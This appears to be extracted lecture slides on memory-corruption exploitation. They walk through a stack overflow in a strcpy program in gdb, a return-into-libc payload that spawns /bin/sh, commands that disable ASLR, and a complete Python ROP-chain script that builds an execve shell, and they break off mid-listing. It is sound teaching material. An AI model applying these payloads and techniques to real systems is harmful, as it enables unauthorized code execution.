```
#include <string.h>

int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

```
main:
    push %ebp
    mov %esp,%ebp
    sub $0x3c,%esp
    mov 0xc(%ebp),%eax
    add $0x4,%eax
    mov (%eax),%eax
    mov %eax,0x4(%esp)
    lea -0x32(%ebp),%eax
    mov %eax,(%esp)
    call 80482d0 <strcpy@plt>
    mov $0xa,%eax
    leave
    ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-deprecated-
declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-format-
security -fno-stack-protector -m32 -mpreferred-stack-boundary=2
test.c
```

```
$ readelf -lW a.out
```

```
Elf file type is EXEC (Executable file)
```

```
Entry point 0x8048320
```

```
There are 9 program headers, starting at offset 52
```

```
Program Headers: Type          Offset   VirtAddr   PhysAddr   FileSiz
MemSiz  Flg Align
PHDR           0x000034 0x08048034 0x08048034 0x00120 0x00120 R E 0x4
INTERP        0x000154 0x08048154 0x08048154 0x00013 0x00013 R   0x1
              [Requesting program interpreter: /lib/ld-linux.so.2]
LOAD          0x000000 0x08048000 0x08048000 0x005bc 0x005bc R E 0x1000
LOAD          0x000f08 0x08049f08 0x08049f08 0x00118 0x0011c RW 0x1000
DYNAMIC       0x000f14 0x08049f14 0x08049f14 0x000e8 0x000e8 RW 0x4
NOTE         0x000168 0x08048168 0x08048168 0x00044 0x00044 R 0x4
GNU_EH_FRAME 0x0004e0 0x080484e0 0x080484e0 0x0002c 0x0002c R 0x4
GNU_STACK    0x000000 0x00000000 0x00000000 0x00000 0x00000 RW 0x10
GNU_RELRO    0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R 0x1
```

```

$ gdb a.out
(gdb) b main
(gdb) r foo
(gdb) p/x &system
$2 = 0xb7e66310
(gdb) info inferior Num Description Executable* 1 process 14077
/home/ubuntu/a.out
(gdb) !cat /proc/14077/maps
08048000-08049000 r-xp 00000000 fd:01 134876 /home/ubuntu/a.out
08049000-0804a000 r--p 00000000 fd:01 134876 /home/ubuntu/a.out
0804a000-0804b000 rw-p 00001000 fd:01 134876 /home/ubuntu/a.out
b7e25000-b7e26000 rw-p 00000000 00:00 0
b7e26000-b7fce000 r-xp 00000000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fce000-b7fcf000 ---p 001a8000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fcf000-b7fd1000 r--p 001a8000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fd1000-b7fd2000 rw-p 001aa000 fd:01 12884 /lib/i386-linux-gnu/libc-2.19.so
b7fd2000-b7fd5000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0 [vdso]
b7fde000-b7ffe000 r-xp 00000000 fd:01 12681 /lib/i386-linux-gnu/ld-2.19.so
b7ffe000-b7fff000 r--p 0001f000 fd:01 12681 /lib/i386-linux-gnu/ld-2.19.so
b7fff000-b8000000 rw-p 00020000 fd:01 12681 /lib/i386-linux-gnu/ld-2.19.so
bffd000-c0000000 rw-p 00000000 00:00 0 [stack]
(gdb) find 0xb7e26000, 0xb7fd2000, "/bin/sh"
0xb7f8684c
1 pattern found.
(gdb) x/s 0xb7f8684c
0xb7f8684c: "/bin/sh"

```

```
(gdb) r `python -c "print 50 * 'a'  
+ 'bcde' + '\x10\x63\xe6\xb7' +  
'\x4c\x68\xf8\xb7'"`
```

0xFFFFFFFF

0xbffff714

0x2

0xb7e3faf3

0x0

0xbffff67c

0xbffff678

...

0xbffff646

0xbffff85c

0xbffff640

0xbffff646

0xbffff63c

0x00000000

main:

```

push %ebp                0x804841d
mov %esp,%ebp           0x804841e
sub $0x3c,%esp          0x8048420
mov 0xc(%ebp),%eax      0x8048423
add $0x4,%eax           0x8048426
mov (%eax),%eax         0x8048429
mov %eax,0x4(%esp)      0x804842b
lea -0x32(%ebp),%eax    0x804842f
mov %eax,(%esp)         0x8048432
call 80482f0 <strcpy>   0x8048435
mov $0xa,%eax           0x804843a
leave                   0x804843f
ret                      0x8048440

```



%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x8048435

```

(gdb) x/s 0xbffff85c
0xbffff85c:      'a' <repeats 50
times>, "bcde\020c\346\267L",
<incomplete sequence \370\267>

```


0xFFFFFFFF

0xbffff714

0xb7f8684c

0xb7e66310

0x65646362

a * 50

...

0xbffff85c

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c

main:

```

push %ebp                                0x804841d
mov %esp,%ebp                            0x804841e
sub $0x3c,%esp                           0x8048420
mov 0xc(%ebp),%eax                       0x8048423
add $0x4,%eax                             0x8048426
mov (%eax),%eax                          0x8048429
mov %eax,0x4(%esp)                       0x804842b
lea -0x32(%ebp),%eax                    0x804842f
mov %eax,(%esp)                          0x8048432
call 80482f0 <strcpy>                   0x8048435
mov $0xa,%eax                            0x804843a
leave                                     0x804843f
ret                                       0x8048440

```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

0xFFFFFFFF

0xbffff714

0xb7f8684c

0xb7e66310

0x65646362

a * 50

...

0xbffff85c

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c


main:

```

push %ebp           0x804841d
mov %esp,%ebp      0x804841e
sub $0x3c,%esp     0x8048420
mov 0xc(%ebp),%eax 0x8048423
add $0x4,%eax      0x8048426
mov (%eax),%eax    0x8048429
mov %eax,0x4(%esp) 0x804842b
lea -0x32(%ebp),%eax 0x804842f
mov %eax,(%esp)    0x8048432
call 80482f0 <strcpy> 0x8048435
mov $0xa,%eax      0x804843a
leave              0x804843f
ret                0x8048440

```


%eax	0xa
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843f



```

main:
    push %ebp                                0x804841d
    mov %esp,%ebp                            0x804841e
    sub $0x3c,%esp                           0x8048420
    mov 0xc(%ebp),%eax                        0x8048423
    add $0x4,%eax                             0x8048426
    mov (%eax),%eax                           0x8048429
    mov %eax,0x4(%esp)                        0x804842b
    lea -0x32(%ebp),%eax                      0x804842f
    mov %eax,(%esp)                           0x8048432
    call 80482f0 <strcpy>                     0x8048435
    mov $0xa,%eax                             0x804843a
    leave                                     0x804843f
    ret                                       0x8048440
  
```

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f



main:

```

push %ebp                0x804841d
mov %esp,%ebp           0x804841e
sub $0x3c,%esp          0x8048420
mov 0xc(%ebp),%eax      0x8048423
add $0x4,%eax           0x8048426
mov (%eax),%eax         0x8048429
mov %eax,0x4(%esp)      0x804842b
lea -0x32(%ebp),%eax    0x804842f
mov %eax,(%esp)         0x8048432
call 80482f0 <strcpy>   0x8048435
mov $0xa,%eax           0x804843a
leave                   0x804843f
ret                     0x8048440

```

%eax	0xa
%esp	0xbffff680
%ebp	0x65646362
%eip	0xb7e66310

system:

```

push %ebx                0xb7e66310
sub $0x8,%esp           0xb7e66311
mov 0x10(%esp), %eax    0xb7e66314
...

```

```
(gdb) c
```

```
Continuing.
```

```
sh: 1: Syntax error: EOF in backquote  
substitution
```

```
Program received signal SIGSEGV, Segmentation  
fault.
```

```
0xb7f8684d in ?? () from /lib/i386-linux-  
gnu/libc.so.6
```

0xFFFFFFFF

0xbffff714

0xb7f8684c

0xbffff680

0xbffff67c

0x00000000

%eax	0xa
%esp	0xbffff67c
%ebp	0x65646362
%eip	0x804843f

system:

push %ebx

sub \$0x8,%esp

mov 0x10(%esp), %eax

...

0xb7e66310

0xb7e66311

0xb7e66314


```
(gdb) r `python -c "print 50 * 'a'  
+ 'bcde' + '\x10\x63\xe6\xb7' +  
'edcb' + '\x4c\x68\xf8\xb7'"`  
(gdb) c  
Continuing.  
$
```


0xFFFFFFFF

0xb7f8684c

0x62636465

0xb7e66310

0x65646362

a * 50

...

0xbffff85c

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c

main:

```

push %ebp           0x804841d
mov %esp,%ebp      0x804841e
sub $0x3c,%esp     0x8048420
mov 0xc(%ebp),%eax 0x8048423
add $0x4,%eax      0x8048426
mov (%eax),%eax    0x8048429
mov %eax,0x4(%esp) 0x804842b
lea -0x32(%ebp),%eax 0x804842f
mov %eax,(%esp)    0x8048432
call 80482f0 <strcpy> 0x8048435
mov $0xa,%eax      0x804843a
leave              0x804843f
ret                0x8048440

```

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

0xFFFFFFFF

0xb7f8684c

0x62636465

0xb7e66310

0x65646362

a * 50

...

0xbffff85c

0xbffff646

0x00000000

0xbffff67c

0xbffff678

0xbffff646

0xbffff640

0xbffff63c

main:

```

push %ebp           0x804841d
mov %esp,%ebp      0x804841e
sub $0x3c,%esp     0x8048420
mov 0xc(%ebp),%eax 0x8048423
add $0x4,%eax      0x8048426
mov (%eax),%eax    0x8048429
mov %eax,0x4(%esp) 0x804842b
lea -0x32(%ebp),%eax 0x804842f
mov %eax,(%esp)    0x8048432
call 80482f0 <strcpy> 0x8048435
mov $0xa,%eax      0x804843a
leave              0x804843f
ret                0x8048440

```

system:

```

push %ebx          0xb7e66310
sub $0x8,%esp     0xb7e66311
mov 0x10(%esp), %eax 0xb7e66314

```

...

%eax	0xbffff646
%esp	0xbffff63c
%ebp	0xbffff678
%eip	0x804843a

Function chaining

- Where we put 'edcb' will be the next place to execute after system
- Doing so, we can chain multiple function calls
 - But, we must be careful of how the stack looks

Address Space Layout Randomization

- Randomizes the position of the heap, the stack, the program's code (in some systems), and the dynamically-linked libraries
- Library random positioning requires position-independent code (or if this is not possible, some run-time overhead to handle the mapping of references)
- Makes return-into-libc attack much harder, as the location of the library code has to be guessed
 - Depending on the implementation, libraries are randomized with 16 bits of entropy on 32-bit architectures (requires, in average 32K attempts)
 - Still vulnerable to brute-force attack, if unlimited attempts are possible
 - 64-bit architectures are much more secure

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ASLR in Linux

- ASLR is enabled in Linux by default
 - /proc/sys/kernel/randomize_va_space.
- It is implemented by the kernel in collaboration with the ELF loader
 - Stack ASLR
 - Libs/mmap ASLR
 - Exec ASLR (Requires executables in PIE format)
 - More resilient to ROP attacks
 - Brk ASLR
 - VDSO ASLR

Exploitation under ASLR

- ASLR can be disabled by:
 - Setting the associated kernel variable to 0
echo "0" > /proc/sys/kernel/randomize_va_space
 - Using setarch:
setarch `uname -m` -R /bin/bash
- ASLR can be defeated by brute-forcing
 - If it is possible to limit the variation space
- Attacks can be structured in two steps:
 - Address leaking (e.g., through a format string attack)
 - Control flow hijacking

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

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Return-Oriented Programming

- Later, the most general ROP technique was proposed, which supports loops and conditionals
 - From: “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham
Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

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```
#include <string.h>

int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

```
main:
    push %ebp
    mov %esp,%ebp
    sub $0x3c,%esp
    mov 0xc(%ebp),%eax
    add $0x4,%eax
    mov (%eax),%eax
    mov %eax,0x4(%esp)
    lea -0x32(%ebp),%eax
    mov %eax,(%esp)
    call 80482d0 <strcpy@plt>
    mov $0xa,%eax
    leave
    ret
```

```
gcc -Wall -static -O0 -fno-stack-protector -m32 -mpreferred-stack-
boundary=2 test.c
$ ls -lah a.out
-rwxrwx--- 1 ubuntu ubuntu 716K Mar 22 22:43 a.out
```

ROP

- We need to find gadgets in the binary that will perform different actions
 - Essentially encode our shellcode into these gadgets
- What do we need to call `execve` (just as we did with shellcode)?
 - `0xb` in `eax`
 - `&` of `"/bin/sh"` in `%ebx`
 - `&` [`&` of `"/bin/sh"`, `NULL`] in `%ecx`
 - `NULL` in `%edx`
- Where to put `"/bin/sh"` ?

```
$ readelf -S a.out
```

```
There are 31 section headers, starting at offset 0xa20f8:
```

```
Section Headers:
```

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.note.ABI-tag	NOTE	080480f4	0000f4	000020	00	A	0	0	4
[2]	.note.gnu.build-i	NOTE	08048114	000114	000024	00	A	0	0	4
[3]	.rel.plt	REL	08048138	000138	000070	08	A	0	5	4
[4]	.init	PROGBITS	080481a8	0001a8	000023	00	AX	0	0	4
[5]	.plt	PROGBITS	080481d0	0001d0	0000e0	00	AX	0	0	16
[6]	.text	PROGBITS	080482b0	0002b0	075b04	00	AX	0	0	16
[7]	__libc_freeres_fn	PROGBITS	080bddc0	075dc0	000b36	00	AX	0	0	16
[8]	__libc_thread_fre	PROGBITS	080be900	076900	000076	00	AX	0	0	16
[9]	.fini	PROGBITS	080be978	076978	000014	00	AX	0	0	4
[10]	.rodata	PROGBITS	080be9a0	0769a0	01bf90	00	A	0	0	32
[11]	__libc_subfreeres	PROGBITS	080da930	092930	00002c	00	A	0	0	4
[12]	__libc_atexit	PROGBITS	080da95c	09295c	000004	00	A	0	0	4
[13]	__libc_thread_sub	PROGBITS	080da960	092960	000004	00	A	0	0	4
[14]	.eh_frame	PROGBITS	080da964	092964	00e108	00	A	0	0	4
[15]	.gcc_except_table	PROGBITS	080e8a6c	0a0a6c	0000a3	00	A	0	0	1
[16]	.tdata	PROGBITS	080e9f58	0a0f58	000010	00	WAT	0	0	4
[17]	.tbss	NOBITS	080e9f68	0a0f68	000018	00	WAT	0	0	4
[18]	.init_array	INIT_ARRAY	080e9f68	0a0f68	000008	00	WA	0	0	4
[19]	.fini_array	FINI_ARRAY	080e9f70	0a0f70	000008	00	WA	0	0	4
[20]	.jcr	PROGBITS	080e9f78	0a0f78	000004	00	WA	0	0	4
[21]	.data.rel.ro	PROGBITS	080e9f80	0a0f80	000070	00	WA	0	0	32
[22]	.got	PROGBITS	080e9ff0	0a0ff0	000008	04	WA	0	0	4
[23]	.got.plt	PROGBITS	080ea000	0a1000	000044	04	WA	0	0	4
[24]	.data	PROGBITS	080ea060	0a1060	000f20	00	WA	0	0	32
[25]	.bss	NOBITS	080eaf80	0a1f80	00136c	00	WA	0	0	32
[26]	__libc_freeres_pt	NOBITS	080ec2ec	0a1f80	000018	00	WA	0	0	4
[27]	.comment	PROGBITS	00000000	0a1f80	00002b	01	MS	0	0	1
[28]	.shstrtab	STRTAB	00000000	0a1fab	00014c	00		0	0	1
[29]	.symtab	SYMTAB	00000000	0a25d0	008b70	10		30	1055	4
[30]	.strtab	STRTAB	00000000	0ab140	007eac	00		0	0	1

ROP

- Need to find a gadget that will write some data to a location then return

- After much searching:

```
809a67d:      89 02    mov %eax, (%edx)
```

```
809a67f:      c3      ret
```

- This gadget will copy whatever's in %eax into the memory location that %edx points to
 - So, if we have %eax be the data "/bin"
 - And %ebx be &.data (0x080ea060)
 - Then, we will have /bin at a fixed memory location
- Need more gadgets...

ROP

- Need a gadget to get our data into %edx
- Pop %edx

```
806e91a: 5a      pop %edx
```

```
806e91b: c3      ret
```

- This gadget will take whatever is on the top of the stack and put it in %edx
- How does this help us?

```
(gdb) r `python -c "print 50 * 'a'  
+ 'bcde' + '\x1a\xe9\x06\x08' +  
'edcb'"`
```

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

```

push %ebp           0x8048e44
mov %esp,%ebp      0x8048e45
sub $0x3c,%esp     0x8048e47
mov 0xc(%ebp),%eax 0x8048e4a
add $0x4,%eax      0x8048e4d
mov (%eax),%eax    0x8048e50
mov %eax,0x4(%esp) 0x8048e52
lea -0x32(%ebp),%eax 0x8048e56
mov %eax,(%esp)    0x8048e59
call 80482f0 <strcpy> 0x8048e5c
mov $0xa,%eax      0x8048e61
leave              0x8048e66
ret                0x8048e67

```



%eax	0xbffff656
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e61

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

push %ebp 0x8048e44

mov %esp,%ebp 0x8048e45

sub \$0x3c,%esp 0x8048e47

mov 0xc(%ebp),%eax 0x8048e4a

add \$0x4,%eax 0x8048e4d

mov (%eax),%eax 0x8048e50

mov %eax,0x4(%esp) 0x8048e52

lea -0x32(%ebp),%eax 0x8048e56

mov %eax,(%esp) 0x8048e59

call 80482f0 <strcpy> 0x8048e5c

mov \$0xa,%eax 0x8048e61

leave 0x8048e66

ret 0x8048e67

%eax	0xa
%esp	0xbffff64c
%ebp	0xbffff688
%eip	0x8048e66

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

push %ebp 0x8048e44

mov %esp,%ebp 0x8048e45

sub \$0x3c,%esp 0x8048e47

mov 0xc(%ebp),%eax 0x8048e4a

add \$0x4,%eax 0x8048e4d

mov (%eax),%eax 0x8048e50

mov %eax,0x4(%esp) 0x8048e52

lea -0x32(%ebp),%eax 0x8048e56

mov %eax,(%esp) 0x8048e59

call 80482f0 <strcpy> 0x8048e5c

mov \$0xa,%eax 0x8048e61

leave 0x8048e66

ret 0x8048e67

%eax	0xa
%esp	0xbffff68c
%ebp	0x65646362
%eip	0x8048e67

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0x65646362

a * 50

...

0xbffff85d

0xbffff656

0x00000000

0xbffff68c

0xbffff688

0xbffff656

0xbffff650

0xbffff64c

main:

```

push %ebp           0x8048e44
mov %esp,%ebp      0x8048e45
sub $0x3c,%esp     0x8048e47
mov 0xc(%ebp),%eax 0x8048e4a
add $0x4,%eax      0x8048e4d
mov (%eax),%eax    0x8048e50
mov %eax,0x4(%esp) 0x8048e52
lea -0x32(%ebp),%eax 0x8048e56
mov %eax,(%esp)    0x8048e59
call 80482f0 <strcpy> 0x8048e5c
mov $0xa,%eax      0x8048e61
leave              0x8048e66
ret                0x8048e67

```

```

pop %edx           0x806e91a
ret                0x806e91b

```

%eax	0xa
%esp	0xbffff690
%ebp	0x65646362
%eip	0x0806e91a

0xFFFFFFFF

0xbffff700

0x62636465

0x0806e91a

0xbffff68c

0x65646362

0xbffff688

a * 50

...

0xbffff656

0xbffff85d

0xbffff650

0xbffff656

0xbffff64c

0x00000000

%eax	0xa
%edx	0x62636465
%esp	0xbffff6890
%ebp	0x65646362
%eip	0x0806e91b

main:

```

push %ebp           0x8048e44
mov %esp,%ebp      0x8048e45
sub $0x3c,%esp     0x8048e47
mov 0xc(%ebp),%eax 0x8048e4a
add $0x4,%eax      0x8048e4d
mov (%eax),%eax    0x8048e50
mov %eax,0x4(%esp) 0x8048e52
lea -0x32(%ebp),%eax 0x8048e56
mov %eax,(%esp)    0x8048e59
call 80482f0 <strcpy> 0x8048e5c
mov $0xa,%eax      0x8048e61
leave              0x8048e66
ret                0x8048e67

```

```

pop %edx           0x806e91a
ret                0x806e91b

```

ROP

- So, a pop %edx, ret gadget will put the next value on the stack into the %edx register!
- Need a gadget to get our data into %eax
- Pop %eax, ret at 0x80bb6d6
- Pop %ebx, ret at 0x80481c9
- Pop %ecx, ret at 0x80e4bd1
- xor %eax, %eax, ret at 0x80541b0
- inc %eax, ret at 0x807b406
- int 0x80 at 0x80493e1
- Now we can build our shellcode!

Building the ROP chain

- We've reached the point where building the ROP payload by hand is tedious (that little endian)

```
(gdb) r `python -c "print 50 * 'a'
+ 'bcde' + '\x1a\xe9\x06\x08' + '
...`
...
```

- So let's write our payload in a Python script

```
from struct import pack
```

```
p = 50 * 'a' + 'bcde'
```

```
# Copy /bin to .data
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
```

```
p += pack('<I', 0x080ea060) # @.data
```

```
p += pack('<I', 0x080bb6d6) # pop %eax, ret
```

```
p += '/bin'
```

```
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Copy //sh to @.data + 4
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
```

```
p += pack('<I', 0x080ea064) # @.data + 4
```

```
p += pack('<I', 0x080bb6d6) # pop %eax, ret
```

```
p += '//sh'
```

```
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Zero out @.data + 8
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
```

```
p += pack('<I', 0x080ea068) # @.data + 8
```

```
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
```

```
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Now the null-terminated string /bin/sh will be at
0x080ea060, which is first argument to execve
```

```
# Next build up the argv vector for execve, need to
have @.data followed by zero
```

```
# Let's use @.data + 12
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea06c) # @.data +12
p += pack('<I', 0x080bb6d6) # pop %eax, ret
p += pack('<I', 0x080ea060) # @.data
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```
# Now to add NULL to @.data + 16
```

```
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea070) # @.data + 16
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x0809a67d) # mov %eax, (%edx)
```

```

# Now we have all the data we need in memory, time to call
# execve(@.data, @.data+12, @.data+8)
# %ebx is first argument to execve, char* path
p += pack('<I', 0x080481c9) # pop %ebx, ret
p += pack('<I', 0x080ea060) # @ .data
# %ecx is second argument to execve, char** argv
p += pack('<I', 0x080e4bd1) # pop %ecx, ret
p += pack('<I', 0x080ea06c) # @ .data + 12
# %edx is the third argument to execve, char** envp
p += pack('<I', 0x0806e91a) # pop %edx, ret
p += pack('<I', 0x080ea068) # @ .data +8
# %eax must be 11
# NOTE: we could remove the next line if we are 100% sure that %eax
is zero
p += pack('<I', 0x80541b0) # xor %eax, %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
p += pack('<I', 0x807b406) # inc %eax, ret
# call int 0x80
p += pack('<I', 0x80493e1) # int 0x80

```

print p,


```
(gdb) b *0x8048e67
```

```
(gdb) r "`python exploit.py`"
```

0xFFFFFFFF

...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

main:

```

push %ebp           0x8048e44
mov %esp,%ebp      0x8048e45
sub $0x3c,%esp     0x8048e47
mov 0xc(%ebp),%eax 0x8048e4a
add $0x4,%eax      0x8048e4d
mov (%eax),%eax    0x8048e50
mov %eax,0x4(%esp) 0x8048e52
lea -0x32(%ebp),%eax 0x8048e56
mov %eax,(%esp)    0x8048e59
call 80482f0 <strcpy> 0x8048e5c
mov $0xa,%eax      0x8048e61
leave              0x8048e66
ret                0x8048e67

```



%eax	0xa
%ebx	
%ecx	
%edx	
%esp	0xbffff5ec
%ebp	0x65646362
%eip	0x08048e67

364



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0xa
%ebx		
%ecx		
%edx		
%esp		0xbffff5f0
%ebp		0x65646362
%eip	365	0x0806e91a



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0xa
%ebx		
%ecx		
%edx		0x080ea060
%esp		0xbffff5f4
%ebp		0x65646362
%eip	366	0x0806e91b

0xbffff5ec



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628 →

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0xa
%ebx		
%ecx		
%edx		0x080ea060
%esp		0xbffff5f8
%ebp		0x65646362
%eip	367	0x080bb6d6

0xbffff5ec



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628



```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x6e69622f
%ebx		
%ecx		
%edx		0x080ea060
%esp		0xbffff5fc
%ebp		0x65646362
%eip	368	0x080bb6d7

0xbffff5ec



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) ← 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```

%eax		0x6e69622f
%ebx		
%ecx		
%edx		0x080ea060
%esp		0xbffff600
%ebp		0x65646362
%eip	369	0x0809a67d



0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec

```

pop %edx      0x806e91a
ret           0x806e91b
pop %eax      0x80bb6d6
ret           0x80bb6d7
mov %eax, (%edx) 0x809a67d
ret           0x809a67f
xor %eax,%eax 0x80541b0
ret           0x80541b2
pop %ebx      0x80481c9
ret           0x80481ca
pop %ecx      0x80e4bd1
ret           0x80e4bd2
inc %eax      0x807b406
ret           0x807b407
int 0x80      0x80493e1

```



%eax		0x6e69622f
%ebx		
%ecx		
%edx		0x080ea060
%esp		0xbffff600
%ebp		0x65646362
%eip	370	0x0809a67f

0xFFFFFFFF
...
0x080ea06c
0x0806e91a
0x0809a67d
0x080541b0
0x080ea068
0x0806e91a
0x0809a67d
0x68732f2f
0x080bb6d6
0x080ea064
0x0806e91a
0x0809a67d
0x6e69622f
0x080bb6d6
0x080ea060
0x0806e91a

0xbffff628

0xbffff5ec



```

pop %edx
ret
pop %eax
ret
mov %eax, (%edx)
ret
xor %eax,%eax
ret
pop %ebx
ret
pop %ecx
ret
inc %eax
ret
int 0x80

```

```

0x806e91a
0x806e91b
0x80bb6d6
0x80bb6d7
0x809a67d
0x809a67f
0x80541b0
0x80541b2
0x80481c9
0x80481ca
